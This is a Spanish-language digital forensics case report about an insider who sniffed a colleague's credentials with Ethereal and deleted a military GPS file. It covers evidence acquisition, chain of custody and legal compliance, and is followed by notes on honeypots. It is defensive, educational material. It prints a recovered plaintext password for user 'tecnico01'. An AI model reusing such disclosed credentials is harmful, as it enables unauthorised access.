11.2.1. Identificación y estudio preliminar del incidente:

Debido a la posible pérdida de imagen y el lucro cesante que se le presenta a la organización GPS de Colombia ante su cliente principal las fuerzas armadas, globalteksecurity en acuerdo con GPS de Colombia han determinado hacer una investigación preliminar para responder a los objetivos de esta investigación forense.

Se firma un documento de confidencialidad con GPS de Colombia donde se compromete a proteger la confidencialidad de la investigación.

Para el estudio preliminar se establecieron las siguientes actividades:

11.2.1.1. Entrevista al personal involucrado:

Se entrevista al director comercial, el director técnico y al grupo de manejo de incidentes para buscar indicios de compromiso en cada persona con el incidente.

Se le pide al departamento legal de GPS de Colombia así como al sindicato de trabajadores la presencia de un funcionario de cada área en la entrevista con los directores comerciales y director técnico.

Justificación:

Al encarar a los supuestos acusados se hacen afirmaciones por parte del área técnica que inculpan a la dirección del área comercial. El área comercial niega todas las acusaciones por parte del área técnica. El representante del sindicato sugiere que se muestren las evidencias del caso para sustentar las acusaciones del área técnica y para ello se ordena una auditoria o investigación interna.

El grupo de atención de incidentes muestra los logs a la auditoría interna y esta se convence de que es apremiante llevar el caso hasta las instancias judiciales.

Además globalteksecurity encuentra que no se han firmado acuerdos de confidencialidad ni de deber de secreto.

Nadie sabe o conoce ninguno de los principios de la Ley Orgánica de Protección de Datos Personales

Se le pide al área jurídica y al representante del sindicato nos acompañe en la obtención de pruebas para garantizar como organización la transparencia y legalidad de la obtención de pruebas a nivel interno.

11.2.1.2 Identificación de fuentes de información:

SERVIDOR DE LOGS (centralizado)

- Windows 2003 Server R2, Enterprise Edition con Service Pack 2.
- Usuarios con privilegios administrativos: Administrador
- Firewall del servidor activado
- Se encuentra en la zona militarizada o LAN de servidores
- Está ligado al MS Active Directory del servidor de archivos/ficheros
- Usa el software de correlación de eventos "Astaro Report Manager" ARM

SERVIDOR WEB

- Windows 2003 Server R2, Enterprise Edition con Service Pack 2.
- Usuarios con privilegios administrativos: Administrador
- Firewall del servidor activado
- No se encuentra activado el directorio activo como tampoco se encuentra pegado a un directorio activo
- Hay una base de datos de usuarios locales para darle acceso a los clientes externos
- Se encuentra en la DMZ

SERVIDOR DE ARCHIVOS O FICHEROS

- Windows 2003 Server R2, Enterprise Edition con Service Pack 2.
- Usuarios con privilegios administrativos: Administrador
- Firewall del servidor activado
- Es el servidor que contiene el directorio activo para autenticar a los usuarios de la intranet, se encuentran 173 usuarios
- Se encuentra en la zona militarizada o LAN de servidores

EQUIPO DIRECTOR COMERCIAL

- Windows XP Profesional con Service Pack 2
- Usuario administrador: Administrador
- El Firewall de Windows se encuentra activado.

Nota: Se hace una lista de las aplicaciones que se ejecutan y quienes están autorizados para usarlas.

Justificación:

Se trata de identificar con el mayor grado de detalle el marco de trabajo objeto de la investigación forense.

11.2.1.3 Adquisición de datos

La gerencia de GPS de Colombia por recomendación de globalteksecurity dada la gravedad de la información borrada, solicita la presencia de una autoridad legal competente, es decir un notario acompañado de un perito en investigación forense para que compruebe la veracidad de las pruebas a realizarse sin que se afecten los derechos protegidos por la ley orgánica de protección de datos personales, los procesos llevados a cabo en esta fase fueron:

Justificación:

La gerencia de GPS de Colombia entiende que a pesar de que no se le ha informado a los funcionarios que no podían utilizar sus equipos informáticos para uso privado, su organización "GPS de Colombia" no debe transgredir los derechos de protección de datos personales o "Habeas Data" porque el empleado podría entablar demanda penal por el irrespeto a sus derechos.

11.2.1.3.1 Protección del sistema: El día lunes 4 de junio de 2007, se le pide al personal no laborar en sus respectivos computadores de 8:00Am a 12M, para no contaminar la evidencia, en especial el servidor de archivos/ficheros y la estación de la gerencia comercial que se está tornando más lenta a medida que pasa el tiempo. Se apagan los puntos de acceso wireless. Se toman fotos de la pantalla de la estación de trabajo del gerente comercial así como del servidor de archivos/ficheros y se apagan físicamente desconectándolos de la corriente eléctrica.

Se diligencian lista de chequeo "protección del sistema" – ver anexo 1.

11.2.1.3.2 Búsqueda de evidencia: Se eligen por sospechas de contener evidencia digital los siguientes elementos: Estación de trabajo de la gerencia comercial, servidor de archivos/ e impresoras y servidor centralizado de logs.

Se buscan dispositivos de almacenamiento sospechosos y llama la atención una memoria USB conectada a la estación de trabajo de la gerencia comercial.

Se diligencian lista de chequeo "Búsqueda de evidencia" – ver anexo 2.

11.2.1.3.3 Aseguramiento del sistema: Se etiquetan por sospechas de contener evidencia digital los siguientes elementos:

- Estación de trabajo de la gerencia comercial, EVI001
- Memoria USB externa de 1GB, EVI002
- Servidor de archivos/impresoras, EVI003,
- y el servidor centralizado de logs, EVI004.

Se toman fotos por todos los costados de los elementos de investigación y de su entorno.

Se diligencian lista de chequeo "aseguramiento del sistema" – ver anexo 3.

11.2.1.3.4 Recogida de datos: Para cada medio magnético etiquetado se le hace copia bit a bit, luego se calcula la función de dispersión o hash md5sum y sha1sum para garantizar la integridad de los datos.

Nota: No se le debe hacer copia a las carpetas personales del usuario específicamente a los directorios "Mis documentos" del sistema para no transgredir los derechos protegidos por la ley LOPDP.

El Live CD que usa el analista es el Linux backtrack versión 2
La herramienta utilizada para hacer las copias bit a bits es dd
Las funciones hash se calcula con las herramientas sha1sum y md5sum.

Se hacen 3 copias en DVD y se firman digitalmente ante notario. Una de las copias se deja en custodia del notario.

Se diligencian lista de chequeo "recogida de datos" – ver anexo 4.

Se documenta en paralelo el proceso de adquisición detallando al máximo las acciones, actores y materiales que intervienen.

Justificación:

Se utilizan las funciones de hash md5 y hash1 para que cualquier investigador forense pueda corroborar por cualquier método la integridad de la prueba. Se le pide al notario, al perito delegado, al representante del sindicato de empleados y al auditor interno que firmen las actas respectivas con su aprobación de la metodología aplicada.

11.2.1.3.5 Transporte a Globaltek para el posterior análisis: Se contrata un transporte de valores con experiencia que llevara los medios magnéticos hasta la oficina de Globaltek para hacer el análisis respectivo.

Se verifica que no haya equipos de radio o elementos que puedan dañar la información de los discos.

11.2.1.3.6 Almacenamiento en las oficinas de Globaltek: Bajo acceso restringido se guardan en una bodega especializada para contener evidencia digital.

Se siguen las recomendaciones de la norma ISO 27002:2005 apartado "10.7 Media handling"

Se diligencian lista de chequeo "Almacenamiento" – ver anexo 5

Justificación:

Con el abogado representante de GPS de Colombia se tiene la hipótesis que este es un proceso laboral por ello se documenta sobre todo el proceso de adquisición con un muy alto grado de detalle para justificar las pruebas ante un proceso penal. En especial se debe garantizar que otro investigador a partir de las muestras pueda llegar al mismo resultado. Pero lo más importante que se concluye con el abogado es que no debemos obtener las pruebas sin las cautelas procedimentales necesarias para garantizar su validez posterior así como el no transgredir los derechos fundamentales del empleado en cuestión.

11.2.1.4 Análisis de datos

- SleuthKit/autopsy, herramienta de análisis forense nativa de Linux Backtrack.

- Para buscar patrones específicos se utilizo string y find
- Se utilizó el antivirus Clamav para buscar virus y malware
- Para hacer análisis en vivo en el laboratorio se utilizo VMware Work station versión 6 con su respectiva licencia a nombre de Armando carvajal como auditor
- Herramientas de Sysinternals: autoruns, RootkitRevealer y psloglist

Justificación: La mayoría del software utilizado es software libre debido a la gran aceptación mundial de las herramientas para investigación forense

11.2.1.5 Hipótesis de la investigación forense

11.2.1.5.1 Prueba número 1: Lo revelado por el servidor de logs, es cierto:

Efectivamente los logs del servidor de archivos/ficheros muestran que el día sábado 2 de junio a las 11:30AM, el ordenador/computador "gerente_comercial" con IP 192.168.100.111 se registró en el "MS Active Directory" y se utilizo con el usuario "tecnico01".

Este usuario "tecnico01" no está autorizado para utilizar ese ordenador/computador, pero los logs muestran registros donde aparece que a las 11:35AM copio hacia la carpeta c:\MovimientosGPS del ordenador/computador "gerente comercial" el archivo/fichero c:\Archivos Compartidos\FAC\Junio2007\GPSHelicopteroFACBTV332.xls y luego a las 11:45AM lo borro del servidor de archivos/ficheros.

Se rectifica en este informe que este fichero/archivo no estaba en una carpeta de archivos personales y por lo tanto no se está violando la ley LOPDP.

Lógicamente el archivo esta borrado en el servidor pero las herramientas forenses muestran que el archivo existe físicamente y que se pudo recuperar en el servidor de archivos/ficheros. Este archivo muestra las trazas con las coordenadas GPS del movimiento del helicóptero con matricula BTV332 en alguna región de Colombia.

11.2.1.5.2 Prueba numero 2: Archivo/fichero residente en la estación del sospechoso

Además se encuentra el archivo/fichero GPSHelicopteroFACBTV332.xls si existe en la estación de la gerencia comercial en la carpeta c:\MovimientosGPS.

Esto lo convierte en una prueba de que la gerencia comercial si tuvo acceso y que esta persona borro intencionalmente el archivo/fichero en mención, pero no explica como hizo para obtener la cuenta del usuario "tecnico01".

Se rectifica en este informe que este archivo/fichero no estaba en una carpeta de archivos personales y por lo tanto no se está violando la ley LOPDP.

11.2.1.5.3 Prueba numero 3: Archivo/fichero residente en la memoria USB

Otra prueba contundente es una copia del mencionado fichero/archivo en la memoria USB de la gerencia comercial en la raíz del directorio principal de la memoria USB.

Se rectifica en este informe que este archivo/fichero no estaba en una carpeta de archivos personales y por lo tanto no se está violando la ley LOPDP.

11.2.1.5.4 Prueba numero 4: Suplantación de usuario tecnico01

Se encuentra en la estación "gerente_comercial" una copia no autorizada del software ethereral.

El software ethereal es un programa que permite ver el tráfico en claro que circunda por la red como usuarios, claves y datos.

Entonces la estación "gerente_comercial" vio por medio del sniffer o ethereal cual era la clave del usuario tecnico01 que si está autorizado para acceder y borrar archivos/ficheros de los transmisores GPS que se transmiten por la red hacia el servidor de archivos/ficheros.

Esta prueba es muy fuerte porque la respalda un archivo en formato Word encontrado en el disco de la mencionada estación que contiene información que revela las claves de muchos usuarios y en particular muestra que la clave del usuario tecnico01 que es "sistemas2006"

Se rectifica en este informe que este archivo/fichero Word no estaba en una carpeta de archivos personales y por lo tanto no se está violando la ley LOPDP.

Se almacenan las pruebas en un DVD con los siguientes nombres:

Archivo/fichero con la Prueba	Hash que garantiza la integridad
Prueba1.doc	Prueba1.doc.sha1, Prueba1.doc.md5
Prueba2.doc	Prueba2.doc.sha1, Prueba2.doc.md5
Prueba3.doc	Prueba3.doc.sha1, Prueba3.doc.md5
Prueba4.doc	Prueba4.doc.sha1, Prueba4.doc.md5

Se hacen 3 copias en DVD y se firman digitalmente ante notario. Una de las copias se deja en custodia del notario.

Justificación:

- Se hace el análisis de datos sin transgredir la ley LOPDP pues no se han obtenido muestras de datos personales de sus respectivas carpetas.
- Sin estas pruebas no se puede construir un caso ante la justicia laboral, civil y penal.
- Si se llegase a transgredir la LOPDP las pruebas no serian validas ante el juez.

11.3.0 Presentación y defensa

- Se dictamina basados en las pruebas forenses que el gerente comercial mediante una utilidad de escucha no autorizada llamada ethereal obtuvo la clave del usuario tecnico01. Ver prueba4.doc
- Acto seguido suplanto al director técnico y copio el archivo a su estación de trabajo. Ver prueba4.doc
- Luego lo borro del servidor de archivos/ficheros. Ver prueba1.doc
- Luego lo copia a una memoria USB pero no se sabe con qué intención. Ver prueba3.doc
- Se tiene la hipótesis de que el usuario gerente comercial es un empleado descontento con la organización GPS de Colombia en especial con el director técnico
- Esta investigación siempre tuvo en cuenta la LOPDP para no transgredir los derechos fundamentales del empleado
- Todas las pruebas fueron documentadas para que el juez pueda tomar la mejor decisión basados en la verdad

Justificación:

- Se debe anexar al informe la matricula profesional, los diplomas y la experiencia impresa que garanticen a las partes en cuestión que el técnico en investigación forense es un profesional certificado y adecuado
- La cadena de custodia se debe preservar para garantizar la no modificación de las pruebas
- No transgredir las leyes y normas, estas siempre deben ser la primera preocupación del investigador forense para que el caso no se pueda caer

11.4.0 Conclusiones

- Si hubo una intrusión por parte de un empleado interno descontento, se anexan las pruebas
- GPS de Colombia cuenta con un excelente equipo de atención a incidentes dado que ha respondido adecuadamente a las alarmas de los logs/bitácoras respecto a la detección de ataques
- La información critica borrada fue recuperada con las herramientas forenses respectivas
- Se tiene un caso muy fuerte contra la gerencia comercial y únicamente el juez podrá dar fallo basado en las pruebas forenses que no transgredieron los derechos fundamentales de las personas

- La documentación de procesos de actuación fue muy acertada pues la información fue preservada para la posterior investigación forense, es decir no se permitió el trabajo diario en los elementos afectados por el incidente
- El impacto real del incidente fue grave ya que se demostró que la información borrada del servidor de ficheros correspondía con la información técnica de los vuelos de reconocimiento de las fuerzas militares, un cliente muy importante que requiere de alta confidencialidad para el negocio de GPS de Colombia

11.5.0 Recomendaciones (medidas correctivas)

- Se recomienda firmar acuerdos de confidencialidad y de guardar secreto de la información de los clientes de la organización con cada funcionario
- Se recomienda firmar acuerdos con cada funcionario de no utilizar los recursos computacionales de la organización para uso personal
- Se recomienda la instalación de un HIDS (Host intrusión detection systems) activo es decir que se comunique con el firewall para que en forma reactiva el firewall deniegue el acceso a los IP de los ataques y se puede tener mejor monitorización y control preventivo sobre los sistemas críticos
- Se recomienda la adquisición de un sistema centralizado de actualizaciones de suplementos para los sistemas operativos, esto evitaría por ejemplo que el servidor web vuelva a ser vulnerable habiéndose liberado el parche respectivo
- Un software de virtualizacion sería interesante para la reconstrucción en línea de los incidentes
- Se le debe pasar una copia del reporte del incidente a las fuerzas militares colombianas para generarles confianza del buen servicio que presta GPS de Colombia, donde se explique que el control de los incidentes es un valor critico que la organización provee a sus clientes
- Se deben reinstalar de inmediato el servidor de archivos y el PC de la dirección comercial para evitar comportamientos extraños por modificación del software
- Se debe instalar un control antimalware de tipo Gateway para evitar la introducción de malware en los PC y servidores Windows.

Justificación:

La LOPDP le garantiza al trabajador que la empresa no debe transgredir sus derechos pero la organización puede limitar al empleado mediante acuerdos firmados con cada funcionario para que no utilice en forma inadecuada sus recursos.

Las medidas correctivas propuestas son críticas para que el incidente no se vuelva a presentar

11.6.0 Anexos de la investigación forense (listas de chequeo)

Anexo 1 - Lista de chequeo "Protección del sistema"

Item	Acción que se debe ejecutar	OK	Observación
1.	Mantener a cualquier persona alejada del sistema bajo investigación		
2.	No permitir el uso de ningún dispositivo con tecnología inalámbrica por ninguna de las personas presentes		
3.	Pedir a las personas implicadas la información que permita rellenar el siguiente cuestionario sobre el sistema bajo investigación: • Nombre • Identificación • Descripción del sistema • Modelo del sistema		

	• Dimensiones del sistema • Elementos identificativos del sistema • Descripción del hardware del sistema • Sistema operativo del sistema • Software relevante que ejecutaba el sistema • Uso del sistema • Nombre e identificación del usuario que usa el sistema • Contraseñas del sistema tanto de usuarios de aplicaciones • Acciones que se han llevado a cabo en el sistema desde el conocimiento del incidente		
4.	Apagar el sistema mediante la desconexión directa del cable de potencia. Si el sistema se encuentra encendido y es visible que está ejecutando algún proceso que pueda destruir la información que almacena, se debe desconectar de inmediato la corriente del dispositivo		
5.	Descripción del sistema que ha llevado a la desconexión de éste.		
6.	Si el sistema se encuentra encendido, identificar, documentar y fotografiar la salida que se esté generando		

Anexo 2 - Lista de chequeo "Búsqueda de evidencia"

Item	Acción que se debe ejecutar	OK	Observación
1.	Descripción del sistema		
2.	Modelo del sistema		
3.	Dimensiones del sistema		
4.	Identificador para el sistema		
5.	Conexiones del sistema para identificar cualquier medio de almacenamiento (disco duro) que pueda contener evidencias		
6.	Descripción del disco duro		
7.	Modelo y dimensiones del disco duro		
8.	Elementos identificativos del disco duro		
9.	Elementos identificativos del disco duro		

Anexo 3 - Lista de chequeo "Aseguramiento del sistema"

Item	Acción que se debe ejecutar	OK	Observación
1.	Retirar cualquier medio de almacenamiento como memorias USB,		

	CD, DVD y cualquier otro tipo de dispositivo de almacenamiento que se pueda encontrar en las bahías del sistema		
2.	Desconectar cualquier cable telefónico, de red, o medios inalámbricos		
3.	Tomar fotografías del lugar donde se encuentra el sistema bajo estudio		
4.	Tomar fotografías de los alrededores donde se encuentra el sistema bajo estudio		
5.	Descripción de los alrededores donde se encuentra el sistema bajo estudio		
6.	Tomar fotografías del sistema por los cuatro costados asegurando de que se vean todos sus conectores y conexiones físicas, es especial tomar una fotografía de la consola del sistema para ver qué proceso se estaba ejecutando en el momento del aseguramiento del sistema		
7.	Tomar fotografías del disco duro que incluya las dos caras y por el lateral de los conectores, haciendo énfasis en los conectores y switches de configuración		

Anexo 4 - Lista de chequeo "recogida de datos"

Item	Acción que se debe ejecutar	OK	Observación
1.	Utilizar un disco USB recién formateado que tenga mayor capacidad que el disco del cual se va a hacer la adquisición de datos. Indicar: – Descripción del disco duro – Modelo del disco duro – Dimensiones del disco duro – Elementos identificativos del disco duro – Identificador para el disco duro		
2.	Si el sistema no dispone de conector USB, se debe utilizar un cable de red cruzado para conectar **directamente** el sistema bajo investigación con el sistema del analista forense. En la estación forense se conectará el disco en el que se van a almacenar los datos de la adquisición, Indicar: – Descripción del sistema – Modelo del sistema – Dimensiones del sistema – Elementos identificativos del sistema		

	– Identificador para el sistema		
3.	Arrancar el sistema desde la maquina bajo investigación, debe arrancar **exclusivamente** del Live CD back Track 2.0 del analista. Indicar: – CD del analista – Contenido (y versión del Live CD) – Dimensiones del Live CD – Identificador para el Live CD		
4.	Generar un hash SHA1 y MD5 del disco duro del que se realiza la adquisición de datos. Verificar el Hash SHA1 y MD5 del disco duro de adquisición		
5.	Llevar a cabo la adquisición de datos mediante el uso de la herramienta dd. Si los datos se han de transferir mediante un cable de red cruzado hasta el equipo del analista, utilizar la herramienta Netcat. Calcular: – Hash **SHA1 y MD5** de la imagen y verificar HASH		

Anexo 5 - Lista de chequeo "Almacenamiento"

Item	Acción que se debe ejecutar	OK	Observación
1.	Se guardan en una bodega especializada para contener evidencia digital.		
2.	Se siguen las recomendaciones de la norma ISO 27002:2005 apartado "10.7 Media handling"		
3.	El área de almacenamiento cumple los siguientes requisitos: – Área limpia – Área con temperatura regulada – Área de acceso restringido		

12.0 Investigador

Investigación forense documentada por:

Armando Carvajal
Líder de análisis Forense
Globaltek Security – Tecnologías globales para la seguridad de la información
Email: armando.carvajal@globalteksecurity.com


13.0 Bibliografía

- Real Digital Forensics, Keith J. Jones, Addison-Wesley, 2006.
- Revista Sistemas, Acis # 96, Jeimy Cano, abril-junio 2006
- Metodologías y fases de la investigación forense, Daniel Cruz Allende, www.uoc.edu, 2006
- Torres falkonert, Daniel Andres, "Técnicas de Informática Forense en la investigación de delitos de alta tecnología", sep 2003
- Casey, Eoghan, "digital Evidence and computer crime", 2000

El valor forense de los honeypots

1.0 Honeypot

Se define Honeypot como un recurso de red destinado a ser atacado y comprometido, este será examinado, atacado y seguramente comprometido por el atacante. El honeypot proporciona información sobre el atacante antes de que se comprometan los sistemas reales



2.0 Que no hace un Honeypot


- No sirve para eliminar o corregir fallos de seguridad existentes
- Si la red es vulnerable, añadir un Honeypot no resolverá esas fallas
- Evitar que un atacante fije su interés en nuestra red

3.0 Características de un Honeypot

- Genera un volumen pequeño de datos
- No existen los falsos positivos
- Necesitan recursos informáticos mínimos
- Son elementos pasivos
- Son fuentes potenciales de riesgo para la red
- Usan una dirección IP como mínimo
- Los Honeypots tienen un limitado carácter preventivo
- Tienen un alto grado de detección por los intrusos de ahí que son conocidos como tarros de miel
- Son programables en cuanto a la reacción contra el atacante


4.0 Taxonomia de los honeypots

- Honeypot de producción (Production Honeypot System)
- Honeypot de investigación (Research Honeypot System)




5.0 Ubicación en el perímetro


- **Antes del firewall**: Esta localización es la que menos riesgo suministra a la red. Como este se encuentra fuera de la zona protegida por el firewall, puede ser atacado sin ningún tipo de peligro para el resto de la red



- **Detrás del firewall**: El acceso al Honeypot esta dirigido por las reglas de filtrado del firewall, su ubicación permite la detección de los atacantes internos, los firewalls mal configurados, las máquinas infectadas por gusanos y los atacantes externos




- **En la zona desmilitarizada**: Es la ubicación ideal pues permite detectar ataques externos e internos con una reconfiguración del firewall.



6.0 Repercusiones legales

- Trampa (Entrapment): Es el proceso realizado por los cuerpos policiales (law enforcement) de "inducir" a alguien a cometer un acto punible con el objetivo de iniciar la acción judicial pertinente. En este caso del Honeypot, aunque es un elemento pasivo creado por nosotros para ser atacado (sin que seamos parte de los cuerpos policiales) si no deseamos perseguir judicialmente esta intrusión en el Honeypot, no realizamos ninguna trampa. El objetivo del Honeypot es recibir los ataques, no recoger información para demandar a los atacantes del Honeypot.
- Privacidad (Privacy): La información recogida puede dividirse en información transaccional e información de contenido.
- Responsabilidad (Liability): Este aspecto hace referencia a las posibles demandas que podemos recibir en el caso de que un atacante utilice nuestro Honeypot como plataforma de lanzamiento de ataques. Las demandas se basarían en que nosotros no hemos realizado unos mínimos esfuerzos de seguridad en nuestra red, sino que al contrario, facilitamos el acceso a nuestros recursos para que sean utilizados en todo tipo de ataques.




7.0 Posibles utilidades

- los Honeypots son útiles para las investigaciones forenses específicamente en las investigaciones de inteligencia porque permiten analizar la actividad del hacker o atacante basados en el engaño. Si ya se conoce la identidad del atacante y además usted va a tomar acciones contra del atacante es importante recordar que antes de poner el honeypot se debe tener un permiso judicial contra el atacante.
- Utilidad en sistemas en producción: Brindan protección, prevención, detección y respuesta a los ataques de baja interacción.
